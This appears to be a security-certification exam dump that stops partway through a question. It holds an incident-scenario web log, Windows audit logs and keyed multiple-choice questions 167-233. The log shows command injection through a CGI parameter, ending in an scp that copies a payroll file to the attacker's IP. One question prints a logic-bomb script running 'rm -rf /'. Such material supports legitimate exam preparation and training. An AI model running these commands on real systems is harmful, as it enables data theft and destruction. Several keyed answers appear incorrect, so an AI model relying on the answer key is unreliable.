123.123.123.123 - - [26/Apr/2010:00:22:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282
 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /cgi-bin/newcount?command=null&jafsof3&width=4&font=
digital&noshow HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

ppp931.on.company.com - - [26/Apr/2010:00:22:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
 "http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA  (Win95; U)"

123.123.123.123 - - [26/Apr/2010:00:22:53 -0400] "GET /cgi-bin/newcount?command=ls HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=whoami  HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200
6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/
*.xls HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```



```
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200
6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/
*.xls  HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:23:00 -0400] "GET /cgi-bin/newcount?command=scp%20/data/finance/payroll/
gl-Nov2010.xls%20root@123.123.123.123:  HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

213.60.233.243 - - [25/May/2010:00:17:09 +1200] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com
/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/
cgi-bin/forum/comm
```


Database Server Log:



Database Server Log

Audit Failure	2012/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon

Users PC Log:



User PC Log

WORKSTATION A	
IP ADDRESS:	172.30.0.10
NETMASK:	255.255.255.0
GATEWAY	172.30.0.1

167.Joe, a technician, is working remotely with his company provided laptop at the coffee shop near his home. Joe is concerned that another patron of the coffee shop may be trying to access his laptop.
Which of the following is an appropriate control to use to prevent the other patron from accessing Joe's laptop directly?
A. full-disk encryption
B. Host-based firewall
C. Current antivirus definitions
D. Latest OS updates
Answer: B

168.An attacker uses a network sniffer to capture the packets of a transaction that adds $20 to a gift card. The attacker then user a function of the sniffer to push those packets back onto the network again, adding another $20 to the gift card. This can be done many times.
Which of the following describes this type of attack?
A. Integer overflow attack
B. Smurf attack
C. Replay attack
D. Buffer overflow attack
E. Cross-site scripting attack
Answer: C

169.An organization is moving its human resources system to a cloud services provider.

The company plans to continue using internal usernames and passwords with the service provider, but the security manager does not want the service provider to have a company of the passwords.
Which of the following options meets all of these requirements?
A. Two-factor authentication
B. Account and password synchronization
C. Smartcards with PINS
D. Federated authentication
Answer: D

170.The data backup window has expanded into the morning hours and has begun to affect production users. The main bottleneck in the process is the time it takes to replicate the backups to separate severs at the offsite data center.
Which of the following uses of deduplication could be implemented to reduce the backup window?
A. Implement deduplication at the network level between the two locations
B. Implement deduplication on the storage array to reduce the amount of drive space needed
C. Implement deduplication on the server storage to reduce the data backed up
D. Implement deduplication on both the local and remote servers
Answer: B

171.A penetration testing is preparing for a client engagement in which the tester must provide data that proves and validates the scanning tools' results.
Which of the following is the best method for collecting this information?
A. Set up the scanning system's firewall to permit and log all outbound connections
B. Use a protocol analyzer to log all pertinent network traffic
C. Configure network flow data logging on all scanning system
D. Enable debug level logging on the scanning system and all scanning tools used.
Answer: B

172.Which of the following best describes the initial processing phase used in mobile device forensics?
A. The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
B. The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
C. The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
D. The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.
Answer: D

173.Ann a security analyst is monitoring the IDS console and noticed multiple connections from an internal host to a suspicious call back domain.
Which of the following tools would aid her to decipher the network traffic?
A. Vulnerability Scanner
B. NMAP

C. NETSTAT
D. Packet Analyzer
Answer: D

174.An administrator is testing the collision resistance of different hashing algorithms.
Which of the following is the strongest collision resistance test?
A. Find two identical messages with different hashes
B. Find two identical messages with the same hash
C. Find a common has between two specific messages
D. Find a common hash between a specific message and a random message
Answer: A

175.The SSID broadcast for a wireless router has been disabled but a network administrator notices that unauthorized users are accessing the wireless network. The administor has determined that attackers are still able to detect the presence of the wireless network despite the fact the SSID has been disabled.
Which of the following would further obscure the presence of the wireless network?
A. Upgrade the encryption to WPA or WPA2
B. Create a non-zero length SSID for the wireless router
C. Reroute wireless users to a honeypot
D. Disable responses to a broadcast probe request
Answer: D
Explanation:
When “SSID broadcast” is disabled you can:
1) Completely disable the sending of beacons
2) Disable probe responses except in cases where the probe request was explicitly addressed to the correct SSID (ignore broadcast probe requests to the wildcard SSID) and was from an authorized client (apply MAC Address filtering), and even send a null SSID in the probe responses to those.

176.Which of the following should be used to implement voice encryption?
A. SSLv3
B. VDSL
C. SRTP
D. VoIP
Answer: C

177.During an application design, the development team specifics a LDAP module for single sign-on communication with the company's access control database.
This is an example of which of the following?
A. Application control
B. Data in-transit
C. Identification
D. Authentication
Answer: D

178.After a merger, it was determined that several individuals could perform the tasks of a network administrator in the merged organization.

Which of the following should have been performed to ensure that employees have proper access?

A. Time-of-day restrictions

B. Change management

C. Periodic auditing of user credentials

D. User rights and permission review

Answer: D

179.A company exchanges information with a business partner.

An annual audit of the business partner is conducted against the SLA in order to verify:

A. Performance and service delivery metrics

B. Backups are being performed and tested

C. Data ownership is being maintained and audited

D. Risk awareness is being adhered to and enforced

Answer: A

180.Which of the following is the proper way to quantify the total monetary damage resulting from an exploited vulnerability?

A. Calculate the ALE

B. Calculate the ARO

C. Calculate the MTBF

D. Calculate the TCO

Answer: A

181.A security administrator needs to implement a system that detects possible intrusions based upon a vendor provided list.

Which of the following BEST describes this type of IDS?

A. Signature based

B. Heuristic

C. Anomaly-based

D. Behavior-based

Answer: A

182.The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred.

By doing which of the following is the CSO most likely to reduce the number of incidents?

A. Implement protected distribution

B. Empty additional firewalls

C. Conduct security awareness training

D. Install perimeter barricades

Answer: C

183.Ann, a user, states that her machine has been behaving erratically over the past week. She has experienced slowness and input lag and found text files that appear to contain pieces of her emails or

online conversations with coworkers. The technician runs a standard virus scan but
detects nothing.

Which of the following types of malware has infected the machine?

A. Ransomware


B. Rootkit

C. Backdoor

D. Keylogger

Answer: D

184.An information security specialist is reviewing the following output from a Linux server.



```
user@server:~$ crontab -1
5 * * * * /user/local/bin/backup.sh
user@server: ~$ cat /usr/local/bin/backup.sh
#!/bin/bash
if ! grep - - quiet joeuser/etc/passwd
then rm –rf /
fi
```

Based on the above information, which of the following types of malware was installed on the server?

A. Logic bomb

B. Trojan

C. Backdoor

D. Ransomware

E. Rootkit

Answer: A

185.In terms of encrypting data, which of the following is BEST described as a way to safeguard password data by adding random data to it in storage?

A. Using salt

B. Using hash algorithms

C. Implementing elliptical curve

D. Implementing PKI

Answer: A

186.A system administrator wants to provide for and enforce wireless access accountability during events where external speakers are invited to make presentations to a mixed audience of employees and non-employees.

Which of the following should the administrator implement?

A. Shared accounts

B. Preshared passwords


C. Least privilege

D. Sponsored guest


Answer: D

187.Which of the following would MOST likely appear in an uncredentialed vulnerability scan?
A. Self-signed certificates
B. Missing patches
C. Auditing parameters
D. Inactive local accounts
Answer: D

188.A security analyst observes the following events in the logs of an employee workstation:



1/23	1:07:16	865	Access to C:\Users\user\temp\oasdfkh.hta has been restricted by your administrator by the default restriction policy level.
1/23	1:07:09	1034	The scan completed. No detections were found.



The security analyst reviews the file system and observes the following:

```
C:\>dir
C:\ Users\user\temp
1/23 1:07:02 oasdfkh.hta
1/23 1:07:02 update.bat
1/23 1:07:02 msg.txt
```

Given the information provided, which of the following MOST likely occurred on the workstation?
A. Application whitelisting controls blocked an exploit payload from executing.
B. Antivirus software found and quarantined three malware files.
C. Automatic updates were initiated but failed because they had not been approved.
D. The SIEM log agent was not turned properly and reported a false positive.
Answer: A

189.When identifying a company's most valuable assets as part of a BIA, which of the following should be the FIRST priority?
A. Life
B. Intellectual property
C. Sensitive data
D. Public reputation
Answer: A

190.An organization needs to implement a large PKI. Network engineers are concerned that repeated transmission of the OCSP will impact network performance.
Which of the following should the security analyst recommend is lieu of an OCSP?
A. CSR
B. CRL
C. CA
D. OID
Answer: B

191.When considering a third-party cloud service provider, which of the following criteria would be the BEST to include in the security assessment process? (Select two.)

A. Use of performance analytics

B. Adherence to regulatory compliance

C. Data retention policies

D. Size of the corporation

E. Breadth of applications support

Answer: BC

192.Which of the following occurs when the security of a web application relies on JavaScript for input validation?

A. The integrity of the data is at risk.

B. The security of the application relies on antivirus.


C. A host-based firewall is required.

D. The application is vulnerable to race conditions.

Answer: A

193.An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server.

Given the following code:



```
void foo (char *bar)
{
  char random_user_input [12];
   strcpy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

A. Bad memory pointer

B. Buffer overflow

C. Integer overflow

D. Backdoor

Answer: B

194.An organization's file server has been virtualized to reduce costs.

Which of the following types of backups would be MOST appropriate for the particular file server?

A. Snapshot

B. Full

C. Incremental

D. Differential

Answer: C

195.A wireless network uses a RADIUS server that is connected to an authenticator, which in turn connects to a supplicant.

Which of the following represents the authentication architecture in use?

A. Open systems authentication

B. Captive portal

C. RADIUS federation

D. 802.1x

Answer: D

196.An employer requires that employees use a key-generating app on their smartphones to log into corporate applications.

In terms of authentication of an individual, this type of access policy is BEST defined as:

A. Something you have.

B. Something you know.

C. Something you do.

D. Something you are.

Answer: A

197.Adhering to a layered security approach, a controlled access facility employs security guards who verify the authorization of all personnel entering the facility.

Which of the following terms BEST describes the security control being employed?

A. Administrative

B. Corrective

C. Deterrent

D. Compensating

Answer: A

198.A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization's PKI infrastructure. The web server should also utilize the latest security techniques and standards.

Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Select two.)

A. Install an X- 509-compliant certificate.

B. Implement a CRL using an authorized CA.

C. Enable and configure TLS on the server.

D. Install a certificate signed by a public CA.

E. Configure the web server to use a host header.

Answer: AC

199.A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server.

Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option.

Which of the following protocols should be implemented to distribute the report securely? (Select three.)

A. S/MIME

B. SSH
C. SNMPv3
D. FTPS
E. SRTP
F. HTTPS
G. LDAPS
Answer: BDF

200.An auditor is reviewing the following output from a password-cracking tool:
User:1: Password1
User2: Recovery!
User3: Alaskan10
User4: 4Private
User5: PerForMance2
Which of the following methods did the author MOST likely use?
A. Hybrid
B. Dictionary
C. Brute force
D. Rainbow table
Answer: A

201.Which of the following must be intact for evidence to be admissible in court?
A. Chain of custody
B. Order of violation
C. Legal hold
D. Preservation
Answer: A

202.A vulnerability scanner that uses its running service's access level to better assess vulnerabilities across multiple assets within an organization is performing a:
A. Credentialed scan.
B. Non-intrusive scan.
C. Privilege escalation test.
D. Passive scan.
Answer: A

203.Which of the following cryptography algorithms will produce a fixed-length, irreversible output?
A. AES
B. 3DES
C. RSA
D. MD5
Answer: D

204.A technician suspects that a system has been compromised.

The technician reviews the following log entry:

```
WARNING- hash mismatch: C:\Window\SysWOW64\user32.dll
WARNING- hash mismatch: C:\Window\SysWOW64\kernel32.dll
```

Based solely ono the above information, which of the following types of malware is MOST likely installed on the system?

A. Rootkit

B. Ransomware

C. Trojan

D. Backdoor

Answer: A

205.A new firewall has been places into service at an organization.

However, a configuration has not been entered on the firewall. Employees on the network segment covered by the new firewall report they are unable to access the network.

Which of the following steps should be completed to BEST resolve the issue?

A. The firewall should be configured to prevent user traffic form matching the implicit deny rule.

B. The firewall should be configured with access lists to allow inbound and outbound traffic.

C. The firewall should be configured with port security to allow traffic.

D. The firewall should be configured to include an explicit deny rule.

Answer: A

206.A security analyst is testing both Windows and Linux systems for unauthorized DNS zone transfers within a LAN on comptia.org from example.org.

Which of the following commands should the security analyst use? (Select two.)

A. nslookup

```
comptia.org
set type=ANY
ls-d example.org
```

B. nslookup

```
comptia.org
set type=MX
example.org
```

C. dig -axfr comptia.org@example.org

D. ipconfig/flushDNS

E. ifconfig eth0 down

```
ifconfig eth0 up
dhclient renew
```

F. dig@example.org comptia.org

Answer: AC

207.Which of the following are the MAIN reasons why a systems administrator would install security patches in a staging environment before the patches are applied to the production server? (Select two.)

A. To prevent server availability issues

B. To verify the appropriate patch is being installed

C. To generate a new baseline hash after patching
D. To allow users to test functionality
E. To ensure users are trained on new functionality
Answer: AD

208.A Chief Information Officer (CIO) drafts an agreement between the organization and its employees. The agreement outlines ramifications for releasing information without consent and/for approvals.
Which of the following BEST describes this type of agreement?
A. ISA
B. NDA
C. MOU
D. SLA
Answer: B

209.Which of the following would meet the requirements for multifactor authentication?
A. Username, PIN, and employee ID number
B. Fingerprint and password
C. Smart card and hardware token
D. Voice recognition and retina scan
Answer: B

210.A manager suspects that an IT employee with elevated database access may be knowingly modifying financial transactions for the benefit of a competitor.
Which of the following practices should the manager implement to validate the concern?
A. Separation of duties
B. Mandatory vacations
C. Background checks
D. Security awareness training
Answer: A

211.A penetration tester finds that a company's login credentials for the email client were client being sent in clear text.
Which of the following should be done to provide encrypted logins to the email server?
A. Enable IPSec and configure SMTP.
B. Enable SSH and LDAP credentials.
C. Enable MIME services and POP3.
D. Enable an SSL certificate for IMAP services.
Answer: D


212.Before an infection was detected, several of the infected devices attempted to access a URL that was similar to the company name but with two letters transported.
Which of the following BEST describes the attack vector used to infect the devices?
A. Cross-site scripting
B. DNS poisoning

C. Typo squatting

D. URL hijacking

Answer: C

213.A system administrator is reviewing the following information from a compromised server.



Process	DEP	Local Address	Remote Address
LSASS	YES	0.0.0.0.	10.210.100.62
APACHE	NO	0.0.0.0	10.130.210.20
MySQL	NO	127.0.0.1	127.0.0.1
TFTP	YES	191.168.1.10	10.34.221.96

Given the above information, which of the following processes was MOST likely exploited via remote buffer overflow attack?

A. Apache

B. LSASS

C. MySQL

D. TFTP

Answer: A

214.Joe, a security administrator, needs to extend the organization's remote access functionality to be used by staff while travelling. Joe needs to maintain separate access control functionalities for internal, external, and VOIP services.

Which of the following represents the BEST access technology for Joe to use?

A. RADIUS

B. TACACS+

C. Diameter

D. Kerberos

Answer: B

215.The availability of a system has been labeled as the highest priority.

Which of the following should be focused on the MOST to ensure the objective?

A. Authentication

B. HVAC

C. Full-disk encryption

D. File integrity checking

Answer: B

216.As part of the SDLC, a third party is hired to perform a penetration test. The third party will have access to the source code, integration tests, and network diagrams.

Which of the following BEST describes the assessment being performed?

A. Black box

B. Regression

C. White box

D. Fuzzing

Answer: C

217.A dumpster diver recovers several hard drives from a company and is able to obtain confidential data from one of the hard drives. The company then discovers its information is posted online.

Which of the following methods would have MOST likely prevented the data from being exposed?

A. Removing the hard drive from its enclosure

B. Using software to repeatedly rewrite over the disk space

C. Using Blowfish encryption on the hard drives

D. Using magnetic fields to erase the data

Answer: D

218.Which of the following are methods to implement HA in a web application server environment? (Select two.)

A. Load balancers

B. Application layer firewalls

C. Reverse proxies

D. VPN concentrators

E. Routers

Answer: AB

219.An application developer is designing an application involving secure transports from one service to another that will pass over port 80 for a request.

Which of the following secure protocols is the developer MOST likely to use?

A. FTPS

B. SFTP

C. SSL

D. LDAPS

Answer: C

220.Which of the following precautions MINIMIZES the risk from network attacks directed at multifunction printers, as well as the impact on functionality at the same time?

A. Isolating the systems using VLANs

B. Installing a software-based IPS on all devices

C. Enabling full disk encryption

D. Implementing a unique user PIN access functions

Answer: A

221.After an identified security breach, an analyst is tasked to initiate the IR process.

Which of the following is the NEXT step the analyst should take?

A. Recovery

B. Identification

C. Preparation

D. Documentation

E. Escalation

Answer: B

222.A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear.

Which of the following protocols should the company use to transfer files?

A. HTTPS

B. LDAPS

C. SCP

D. SNMP3

Answer: C

223.During a monthly vulnerability scan, a server was flagged for being vulnerable to an Apache Struts exploit. Upon further investigation, the developer responsible for the server informs the security team that Apache Struts is not installed on the server.

Which of the following BEST describes how the security team should reach to this incident?

A. The finding is a false positive and can be disregarded

B. The Struts module needs to be hardened on the server

C. The Apache software on the server needs to be patched and updated

D. The server has been compromised by malware and needs to be quarantined.

Answer: A

224.A systems administrator wants to protect data stored on mobile devices that are used to scan and record assets in a warehouse. The control must automatically destroy the secure container of mobile devices if they leave the warehouse.

Which of the following should the administrator implement? (Select two.)

A. Geofencing

B. Remote wipe

C. Near-field communication

D. Push notification services

E. Containerization

Answer: AE

225.A security analyst is performing a quantitative risk analysis. The risk analysis should show the potential monetary loss each time a threat or event occurs.

Given this requirement, which of the following concepts would assist the analyst in determining this value? (Select two.)

A. ALE

B. AV

C. ARO


D. EF

E. ROI

Answer: BD

226.Which of the following AES modes of operation provide authentication? (Select two.)
A. CCM
B. CBC
C. GCM
D. DSA
E. CFB
Answer: AC

227.An audit takes place after company-wide restricting, in which several employees changed roles.
The following deficiencies are found during the audit regarding access to confidential data:



Employee	Job Function	Audit Finding
Ann	Sales Manager	Access to confidential payroll shares Access to payroll processing program Access to marketing shared
Jeff	Marketing Director	Access to human resources annual review folder Access to shared human resources mailbox
John	Sales Manager (Terminated)	Active account Access to human resources annual review folder Access to confidential payroll shares

Which of the following would be the BEST method to prevent similar audit findings in the future?
A. Implement separation of duties for the payroll department.
B. Implement a DLP solution on the payroll and human resources servers.
C. Implement rule-based access controls on the human resources server.
D. Implement regular permission auditing and reviews.
Answer: A

228.A security engineer is configuring a wireless network that must support mutual authentication of the wireless client and the authentication server before users provide credentials. The wireless network must also support authentication with usernames and passwords.
Which of the following authentication protocols MUST the security engineer select?
A. EAP-FAST
B. EAP-TLS
C. PEAP
D. EAP
Answer: C

229.A system's administrator has finished configuring firewall ACL to allow access to a new web answer.
PERMIT TCP from: ANY to: 192.168.1.10:80
PERMIT TCP from: ANY to: 192.168.1.10:443
DENY TCP from: ANY to: ANY
The security administrator confirms form the following packet capture that there is network traffic from the internet to the web server:
TCP 10.23.243.2:2000->192.168.1.10:80 POST/default's

TCP 172.16.4.100:1934->192.168.1.10:80

GET/session.aspx?user_1_sessionid= a12ad8741d8f7e7ac723847aa8231a

The company's internal auditor issues a security finding and requests that immediate action be taken.

With which of the following is the auditor MOST concerned?

A. Misconfigured firewall

B. Clear text credentials

C. Implicit deny

D. Default configuration

Answer: B

230.Which of the following vulnerability types would the type of hacker known as a script kiddie be MOST dangerous against?

A. Passwords written on the bottom of a keyboard

B. Unpatched exploitable Internet-facing services

C. Unencrypted backup tapes

D. Misplaced hardware token

Answer: B

231.A company hired a third-party firm to conduct as assessment of vulnerabilities exposed to the Internet. The firm informs the company that an exploit exists for an FTP server that has a version installed from eight years ago. The company has decided to keep the system online anyway, as no upgrade exists from the vendor.

Which of the following BEST describes the reason why the vulnerability exists?

A. Default configuration

B. End-of-life

C. Weak cipher suite

D. Zero-day threats

Answer: B

232.An in-house penetration tester is using a packet capture device to listen in on network communications.

This is an example of:

A. Passive reconnaissance

B. Persistence

C. Escalation of privileges

D. Exploiting the switch

Answer: A

233.A black hat hacker is enumerating a network and wants to remain convert during the process.

The hacker initiates a vulnerability scan.

